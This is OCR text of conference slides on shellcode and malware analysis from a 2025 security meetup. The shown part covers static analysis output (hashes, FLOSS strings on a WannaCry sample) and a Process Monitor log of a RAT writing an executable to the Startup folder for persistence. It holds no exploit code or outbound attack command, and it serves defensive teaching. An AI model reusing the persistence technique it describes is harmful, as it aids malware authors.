Shellcode Analysis

CDEF Meetup 2025

Lalu Raynaldi Pratama Putra

ITSEC Asia

whoami

Lalu Raynaldi Pratama Putra

Researcher at ITSEC Asia
Magister Student Cyber Security & Digital Forensic at
Telkom University

AGENDA

01 Malware Analysis

Introduction
Static Analysis
Dynamic Analysis

02 Shellcode

What is shellcode
Characteristics of Shellcode
Structure of Shellcode
Delivery Methods
Analysis Techniques

03 Encoding

Polymorphic
XORing
Shikata Ga Nai

04 Demo


01

Malware Analysis

What is malware ?

Malware (malicious software) is a term used to describe a program or code created to harm a computer, network, or server. Cybercriminals develop malware to infiltrate a computer system discreetly to breach or destroy sensitive data and computer systems. There are many types of malware infections, which make up most of the online threat landscape.


Source : *https://www.crowdstrike.com/en-us/cybersecurity-101/malware*




Malware Analysis ?

Malware analysis is the process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat.

Source : https://www.crowdstrike.com/en-us/cybersecurity-101/malware/malware-analysis



TYPES OF MALWARE ANALYSIS




DYNAMIC ANALYSIS

Executes suspected malicious code in a safe environment

HYBRID ANALYSIS


STATIC ANALYSIS

Examines the file for signs of malicious intent



Static Analysis


Static analysis is aimed at extracting useful information from binaries without executing them.



```
C:\Users\husky\Desktop
λ md5sum.exe wannacry
db349b97c37d22f5ea1d1841e3c89eb4 *wannacry

C:\Users\husky\Desktop
λ floss Malware.Unknown.exe.malz
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
r&cgr
rRich
.text
`.rdata
@.data
.rsrc
@.reloc
[_^]
[_^]
h02@
u_Ph
@PPh
h81@
h13@
D$`Ph@1@
SSVRP
SSVRP
|       ;u
jdRP
Y_^[
h01@
=MC@
u"hPC@
h\C@
Y_^[
=LC@
=PC@
```

https://academy.tcm-sec.com/p/practical-malware-analysis-triage

Static Analysis



Basic properties ⓘ


MD5	c4f6df622cdfadf1cf49980c59a0e60e
SHA-1	41383b78733c954f8f49d053e856ba168f53d890
SHA-256	639a5e935ba53662be37faa227a6c148477494e6db1aaf0e7ed541da371c5fed
Vhash	18663f6eb05555a30a5822109ad23c4c
SSDEEP	1572864:B7lN1QIaCCWIh3VnaUrjhvcsOEANLwLJ7uEtlak4rl/Y2OmzciMWzhQT54EeG:B7HQ5WIttaUrlCz96xfml/8PiHyF4i
TLSH	T1A1F7337CAD34C5C97AE7142EABCDB6C9D4C48B171A467BD22C2A6447E3D043E41A0E9F
File type	ZIP compressed zip
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	ZIP compressed archive (100%)
Magika	ZIP
File size	68.87 MB (72211355 bytes)

https://academy.tcm-sec.com/p/practical-malware-analysis-triage


Dynamic Analysis

Extracting :

- Host Base Indicator
- Network Based Indicator



RAT.Unkno...
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:39:...	RAT.Unknown....	4660	CreateFile	C:\Users\husky\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Desired Access: G...
10:39:...	RAT.Unknown....	4660	WriteFile	C:\Users\husky\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Offset: 0, Length: 4...
10:39:...	RAT.Unknown....	4660	WriteFile	C:\Users\husky\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Offset: 4,096, Leng...
10:39:...	RAT.Unknown....	4660	WriteFile	C:\Users\husky\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	Offset: 8,192, Leng...
10:39:...	RAT.Unknown....	4660	CloseFile	C:\Users\husky\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe	SUCCESS	



https://academy.tcm-sec.com/p/practical-malware-analysis-triage

Dynamic Analysis



Registry Keys Deleted


```
